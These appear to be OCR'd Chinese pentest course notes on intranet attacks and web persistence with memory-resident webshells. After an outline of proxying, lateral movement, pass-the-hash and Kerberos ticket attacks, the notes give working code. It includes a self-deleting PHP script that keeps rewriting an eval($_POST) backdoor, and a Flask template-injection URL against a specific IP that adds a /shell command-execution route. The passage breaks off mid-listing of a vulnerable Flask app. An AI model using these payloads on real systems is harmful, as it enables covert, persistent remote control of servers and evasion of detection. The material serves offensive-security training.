

Day146　内网安全-Web权限维持&各语言内存马&Servlet-api类&Spring类&Agent类


内网安全-小迪安全
基本认知
0、域产生原因
1、内网域的区别
2、如何判断在域内
3、域内常见信息收集
4、域内自动化工具收集
① 信息收集
网络环境
域环境
工作组/局域网
机器角色
个人PC
文件服务器
邮件服务器
网站服务器等
角色功能
任务
端口
密码/口令
安全漏洞
服务配置等
自动化工具
Adfind
BloodHound
CS插件
OLa
Ladon
TaoWu
LSTAR
梳理流程
定位域控
明确移动
取得权限
② 代理技术
工具系统
Linux
ProxyChains
Windows
Proxifier
SocksCap
节点协议
Socks4/4a
Socks5
解决方向
网络通讯
控制上线
工具
CS
MSF
连接
正向
bind_tcp
反向
reverse_tcp
操作流程
添加路由
MSF
run autoroute -p
run post/multi/manage/autoroute
CS
不需要添加
创建节点
MSF
use auxiliary/server/socks_proxy
CS
图形化：代理转发-Socks代理
图像话：代理转发-转发上线
软件连接节点
在软件服务器进行后续
防火墙
规则
入站
出站
对象
域环境
专用
公网
设置
程序
端口
预定义
自定义
FRP
NPS



1.知识点

- 1、权限维持-Web-内存马
- 2、PHP&Java&Python&其他等

权限维持知识点：

- 系统：Win&Linux
- 层面：单机版&域环境&WEB

与NLTM认证相关的安全问题主要有Pass The Hash、利用NTLM进行信息收集、Net-NTLM Hash破解、NTLM Relay几种。PTH前期已经讲过了，运用mimikatz、impacket工具包的一些脚本、CS等等都可以利用，NTLM Relay又包括（relay to smb,ldap,ews）

-连接方向：正向&反向（基础课程有讲过）

-内网穿透：解决网络控制上线&网络通讯问题

-隧道技术：解决不出网协议上线的问题（利用出网协议进行封装出网）

-代理技术：解决网络通讯不通的问题（利用跳板机建立节点后续操作）

2.详细点

2.1 代理隧道系列点

- 1、判断什么时候用代理
- 2、判断什么时候用隧道
- 3、判断出网和不出网协议
- 4、如何使用代理建立节点并连接
- 5、如何使用隧道技术封装协议上线
- 6、判断哪些代理或隧道情况选择放弃

2.2 横向移动系列点

系统点：

- windows->windows
- windows->Linux
- linux->windows
- linux->linux

详细点：

- IPC，WMI，SMB，PTH，PTK，PTT，SPN，WinRM，WinRS，RDP,Plink，DCOM，SSH；Exchange，LLMNR投毒，Plink，DCOM，Kerberos_TGS，GPO&DACL，域控提权漏洞，约束委派，数据库攻防，系统补丁下发执行，EDR定向下发执行等。

2.3 PTH

PTH在内网渗透中是一种很经典的攻击方式，原理就是攻击者可以直接通过LM Hash和NTLM Hash访问远程主机或服务，而不用提供明文密码。

如果禁用了ntlm认证，PsExec无法利用获得的ntlm hash进行远程连接，但是使用mimikatz还是可以攻击成功。对于8.1/2012r2，安装补丁kb2871997的Win 7/2008r2/8/2012等，可以使用AES keys代替NT hash来实现ptk攻击,

总结：KB2871997补丁后的影响

pth：没打补丁用户都可以连接，打了补丁只能administrator连接

ptk：打了补丁才能用户都可以连接，采用aes256连接

https://www.freebuf.com/column/220740.html

2.4 PTT


PTT攻击的部分就不是简单的NTLM认证了，它是利用Kerberos协议进行攻击的，这里就介绍三种常见的攻击方法：MS14-068，Golden ticket，SILVER ticket，简单来说就是将连接合法的票据注入到内存中实现连接。

MS14-068基于漏洞，Golden ticket(黄金票据)，SILVER ticket(白银票据)

其中Golden ticket(黄金票据)，SILVER ticket(白银票据)属于权限维持技术

MS14-068造成的危害是允许域内任何一个普通用户，将自己提升至域管权限。微软给出的补丁是kb3011780。

3.演示案例





```
webshell内存马，是在内存中写入恶意后门和木马并执行，达到远程控制web服务器的一类内存马，其瞄准了企业的对外窗口：网站、应用。但传统的webshell都是基于文件类型的，黑客可以利用上传工具或网站漏洞植入木马，区别在于webshell内存马是无文件马，利用中间件的进程执行某些恶意代码，不会有文件落地，给检测带来巨大难度。

内存webshell相比于常规webshell更容易躲避传统安全监测设备的检测，通常被用来做持久化，规避检测，持续驻留目标服务器。无文件攻击、内存webshell、进程注入等基于内存的攻击手段也受到了大多数攻击者青睐。
```


3.1 权限维持-Web-内存马-PHP


```
set_time_limit()函数：设置允许脚本运行的时间，单位为秒（如果设置该运行时间，sleep()函数在执行程序时的持续时间将会被忽略掉）
ignore_user_abort()函数：函数设置与客户机断开是否会终止脚本的执行（如果设置为True，则忽略与用户的断开）
unlink(FILE)函数：删除文件（防止文件落地被检测工具查杀）
```

```
file_put_contents函数：将一个字符串写入该文件中
usleep函数：延迟执行当前脚本数微秒，即条件竞争
<?php
ignore_user_abort(true);
set_time_limit(0);
@unlink(__FILE__);
$file = '.HH.php';
$code = '<?php @eval($_POST[\'c\']); ?>';
while (1){
    file_put_contents($file,$code);
    usleep(5000);
}
?>
```

（1）假如进入目标网站，向对方网站写入一个内存马，使用php内存马进行权限维持：








1 该文件就是一个php后门，后续只能通过结束进程和条件竞争终止该文件。

3.2 权限维持-Web-内存马-Python


```
http://47.94.236.117:5000/test?param={{url_for.__globals__[%27__builtins__%27][%27eval%27](%22app.add_url_rule(%27/shell%27,%20%27shell%27,%20lambda%20:__import__(%27os%27).popen(_request_ctx_stack.top.request.args.get(%27cmd%27,%20%27whoami%27)).read())%22,{%27_request_ctx_stack%27:url_for.__globals__[%27_request_ctx_stack%27],%27app%27:url_for.__globals__[%27current_app%27]})}}
http://47.94.236.117:5000/shell?cmd=ls

https://xz.aliyun.com/t/10933
url_for.__globals__['__builtins__']['eval'](
    "app.add_url_rule(
        '/shell',
        'shell',
        lambda :__import__('os').popen(_request_ctx_stack.top.request.args.get('cmd', 'whoami')).read()
    )",
    {
        '_request_ctx_stack':url_for.__globals__['_request_ctx_stack'],
        'app':url_for.__globals__['current_app']
    }
)
```


（1）使用python内存马进行权限维持：


root@xiaodi:~# cat flasksti.py
from flask import Flask,request
from flask import render_templat_string
app = Flask(__name__)
@app.route('/')
def hello_world():
return 'Hello World'
